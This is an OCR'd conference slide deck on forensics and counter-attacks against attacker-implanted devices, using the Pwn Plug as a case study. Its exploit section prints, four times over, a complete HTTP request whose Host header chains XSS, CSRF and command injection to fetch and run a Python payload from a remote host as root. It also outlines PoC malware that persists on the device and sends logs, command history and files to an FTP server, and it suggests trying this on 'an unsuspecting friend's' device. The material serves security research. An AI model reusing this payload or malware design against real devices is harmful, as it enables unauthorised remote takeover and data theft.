Pwn the Pwn Plug:

Analyzing and Counter-Attacking Attacker-Implanted Devices

Wesley McGrew


Assistant Research Professor
Mississippi State University
Center for Computer Security Research

McGrew Security
wesley@mcgrewsecurity.com

Introduction

- Wesley McGrew
  - Breaking things, RE, forensics, etc.
  - Finally finished dissertation - Ph.D.
  - Assistant Research Professor
    - Mississippi State University
    - NSA CAE Cyber Operations
- McGrewSecurity.com @McGrewSecurity

Attacker-Implantable Devices




Attacker-Implantable Devices

- Malicious attackers/Penetration testers
- How can you respond to one found in your organization?
- What're the implications of vulnerabilities in attack software/ hardware?

Response

- Identification: Network/Physical
- Found one!

Response



- Seizure, imaging, forensication
  - What info/systems has it compromised?
  - Attribution
  - Challenge: Procedures for embedded devices
- Counter-attack
  - Offline & modify vs. attack in place
  - Monitor the attacker - Attribution/Motive
  - Turn it into a honeypot

Pwning Pentesters

- Implantable device:
  - Send it in to to do an internal test from comforts of “home”
  - Nerdy James Bond physical pentest payload
  - Re-used from test to test, client to client
    - (Not leaving it there, that thing’s expensive!)
    - Do you wipe it? (do you know how?)

Pwning Pentesters

- Put on your black hat.
- Hacking a pentester's implantable device:
  - In the field
  - On the bench
- All sorts of benefits...

Implications of Pwning Pentesters

- Intercept: Let them do the work for you
- Modify/Filter: Keep some of the results for yourself
- Camouflage: Make your own attacks appear part of the test
- Competitive Intel: Steal all the 0day
- Gift that Keeps Giving: Do it again and again as tester reuses device between clients

Difficulties Securing Implanted Attack Devices

- By definition, out of your physical control
- Small/weird platforms
- Update procedure
- Underlying attack software - Software Engineering Practices
  - Did it work? Push a release, move on
  - Proof of Concept code
  - Huge attack surface

Security geeks can be easy targets

```
visory:                 Metasploit 4.1.0 Web UI stored XSS vulnerability
visory ID:              SSCHADV2011-033
thor:                       Stefan Schurtz
ffected Software:       Successfully tested on Metasploit Community Edition
endor URL:              http://metasploit.com/
endor Status:           informed
```

A million bojillion Wireshark vulns

PWN'ING YOU(R) CYBER OFFENDERS

PIOTR DUSZYNSKI SENIOR SECURITY CONSULTANT, TRUSTWAVE SPIDERLABS

LET'S SCREW WITH NMAP

GREGORY PICKETT PENETRATION TESTER, HELLFIRE SECURITY

Semantics makes it hard to use search engines to find exploits in exploits and vulns in vuln tools

MALICIOUS FILE FOR EXPLOITING FORENSIC SOFTWARE

Commercial forensic software such as EnCase, FTK and X-Ways Forensics adopts

PRESENTED BY

Takahiro Haruyama

Hiroshi Suzuki

Case Study: Pwn Plug

Forensics & Counter-Attack

Pwn Plug Forensics


- Forensic acquisition of Pwn Plug
  - (explicit detail in whitepaper)
  - Create a bootable USB drive
  - Convince U-Boot to boot it
  - dd the root filesystem

Pwn Plug Forensics

- Analysis
  - UBIFS filesystem-level analysis limited
    - Compression
      - Can probably forget deleted files, etc.
      - mtd-utils for mounting the image
- Attached storage - Normal procedures
  - More luck filesystem-level

Pwn Plug Vuln/Exploit

- plugui/Pwnix UI - Web interface for commercial version of the Pwn Plug



Boring, but with their powers combined...

XSS


CSRF

Command Injection

(in a privileged interface)

Boring, but with their powers combined...

Injected with
a packet




XSS


CSRF

Command Injection
(in a privileged interface)

Boring, but with their powers combined...

Injected with a packet



XSS  CSRF


Payload Calls…

Command Injection


(in a privileged interface)

Boring, but with their powers combined...

Injected with a packet




XSS



Payload Calls...

CSRF



Submits...

Command Injection

(in a privileged interface)

Boring, but with their powers combined...

Injected with a packet

We get remote root!

(In some pretty realistic circumstances)

XSS → Payload Calls... → **CSRF** → Submits... → **Command Injection**

(in a privileged interface)

Payload to exploit packet

```
: GET
Host: <html><form target="fr" id="theform" action="/script"
method="post"><input type="hidden" name="tcp_ssh[active]" value="on">
<input type="hidden" name="tcp_ssh[ip]" value=";cd /usr/sbin;wget
http://192.168.9.187:8000/ubi.py;python ubi.py;rm ubi.py;"><input
type="hidden" name="tcp_ssh[port]" value="31337"><input
type="hidden" name="tcp_ssh[cron]" value="Every Minute"><input
type="hidden" name="http_ssh[cron]" value="Every Minute"><input
type="hidden" name="ssl_ssh[cron]" value="Every Minute"><input
type="hidden" name="dns_ssh[cron]" value="Every Minute"><input
type="hidden" name="icmp_ssh[cron]" value="Every Minute"><input
type="hidden" name="gsm_ssh[cron]" value="Every Minute"><input
type="hidden" name="egress_buster_ssh[cron]" value="Every Minute"><
/form><iframe style="display:none" name="fr" id="fr"></iframe><
script type="text/javascript">document.forms["theform"].submit();<
/script></html>
User-Agent: Hi
Referer: Hi
Cookie: Hi
```

XSS in Passive Recon Page

```
: GET
Host: <html><form target="fr" id="theform" action="/script"
method="post"><input type="hidden" name="tcp_ssh[active]" value="on">
<input type="hidden" name="tcp_ssh[ip]" value=";cd /usr/sbin;wget
http://192.168.9.187:8000/ubi.py;python ubi.py;rm ubi.py;"><input
type="hidden" name="tcp_ssh[port]" value="31337"><input
type="hidden" name="tcp_ssh[cron]" value="Every Minute"><input
type="hidden" name="http_ssh[cron]" value="Every Minute"><input
type="hidden" name="ssl_ssh[cron]" value="Every Minute"><input
type="hidden" name="dns_ssh[cron]" value="Every Minute"><input
type="hidden" name="icmp_ssh[cron]" value="Every Minute"><input
type="hidden" name="gsm_ssh[cron]" value="Every Minute"><input
type="hidden" name="egress_buster_ssh[cron]" value="Every Minute"><
/form><iframe style="display:none" name="fr" id="fr"></iframe><
script type="text/javascript">document.forms["theform"].submit();<
/script></html>
User-Agent: Hi
Referer: Hi
Cookie: Hi
```

passes regexp to get to page

XSS in Passive Recon Page

```
: GET
Host: <html><form target="fr" id="theform" action="/script"
method="post"><input type="hidden" name="tcp_ssh[active]" value="on">
<input type="hidden" name="tcp_ssh[ip]" value=";cd /usr/sbin;wget
http://192.168.9.187:8000/ubi.py;python ubi.py;rm ubi.py;"><input
type="hidden" name="tcp_ssh[port]" value="31337"><input
type="hidden" name="tcp_ssh[cron]" value="Every Minute"><input
type="hidden" name="http_ssh[cron]" value="Every Minute"><input
type="hidden" name="ssl_ssh[cron]" value="Every Minute"><input
type="hidden" name="dns_ssh[cron]" value="Every Minute"><input
type="hidden" name="icmp_ssh[cron]" value="Every Minute"><input
type="hidden" name="gsm_ssh[cron]" value="Every Minute"><input
type="hidden" name="egress_buster_ssh[cron]" value="Every Minute"><
/form><iframe style="display:none" name="fr" id="fr"></iframe><
script type="text/javascript">document.forms["theform"].submit();<
/script></html>
User-Agent: Hi
Referer: Hi
Cookie: Hi
```

passes regexp to get to page

XSS Payload

CSRF in the SSH tunnel page

```
: GET
Host: <html><form target="fr" id="theform" action="/script"
method="post"><input type="hidden" name="tcp_ssh[active]" value="on">
<input type="hidden" name="tcp_ssh[ip]" value=";cd /usr/sbin;wget
http://192.168.9.187:8000/ubi.py;python ubi.py;rm ubi.py;"><input
type="hidden" name="tcp_ssh[port]" value="31337"><input
type="hidden" name="tcp_ssh[cron]" value="Every Minute"><input
type="hidden" name="http_ssh[cron]" value="Every Minute"><input
type="hidden" name="ssl_ssh[cron]" value="Every Minute"><input
type="hidden" name="dns_ssh[cron]" value="Every Minute"><input
type="hidden" name="icmp_ssh[cron]" value="Every Minute"><input
type="hidden" name="gsm_ssh[cron]" value="Every Minute"><input
type="hidden" name="egress_buster_ssh[cron]" value="Every Minute"><
/form><iframe style="display:none" name="fr" id="fr"></iframe><
script type="text/javascript">document.forms["theform"].submit();<
/script></html>
User-Agent: Hi
Referer: Hi
Cookie: Hi
```

passes regexp to get to page

XSS Payload

CSRF'ing a form submission

Command Injection in SSH tunnel script

```
: GET
Host: <html><form target="fr" id="theform" action="/script"
method="post"><input type="hidden" name="tcp_ssh[active]" value="on">
<input type="hidden" name="tcp_ssh[ip]" value=";cd /usr/sbin;wget
http://192.168.9.187:8000/ubi.py;python ubi.py;rm ubi.py;"><input
type="hidden" name="tcp_ssh[port]" value="31337"><input
type="hidden" name="tcp_ssh[cron]" value="Every Minute"><input
type="hidden" name="http_ssh[cron]" value="Every Minute"><input
type="hidden" name="ssl_ssh[cron]" value="Every Minute"><input
type="hidden" name="dns_ssh[cron]" value="Every Minute"><input
type="hidden" name="icmp_ssh[cron]" value="Every Minute"><input
type="hidden" name="gsm_ssh[cron]" value="Every Minute"><input
type="hidden" name="egress_buster_ssh[cron]" value="Every Minute"><
/form><iframe style="display:none" name="fr" id="fr"></iframe><
script type="text/javascript">document.forms["theform"].submit();<
/script></html>
User-Agent: Hi
Referer: Hi
Cookie: Hi
```

passes regexp to get to page

XSS Payload

CSRF'ing a form submission

Command injection

What do we run?

- My PoC "malware", pwnmon

Cleans up after exploit
Installs self
Sets up persistence
Disables bash history clearing
Phones home for more code

Every so often gathers:
- Process list
- Command history
- File listing
- Network interfaces
- Network connections
- All log files & results

Wraps it up and sends it to your FTP server.

Demo

All the filez you need on the DVD
+ a floor-model Pwn Plug from the Vendor Area
(or an unsuspecting friend's)

Conclusions

- Attacker-implanted devices can provide good counter-intel info for organizations
- For pentesters:
  - Know your tools, test your tools, use them safely
  - Monitor carefully and clean up
- For people who break things:
  - Pentesting tools make great targets

Join me in the Q&A room for questions and discussion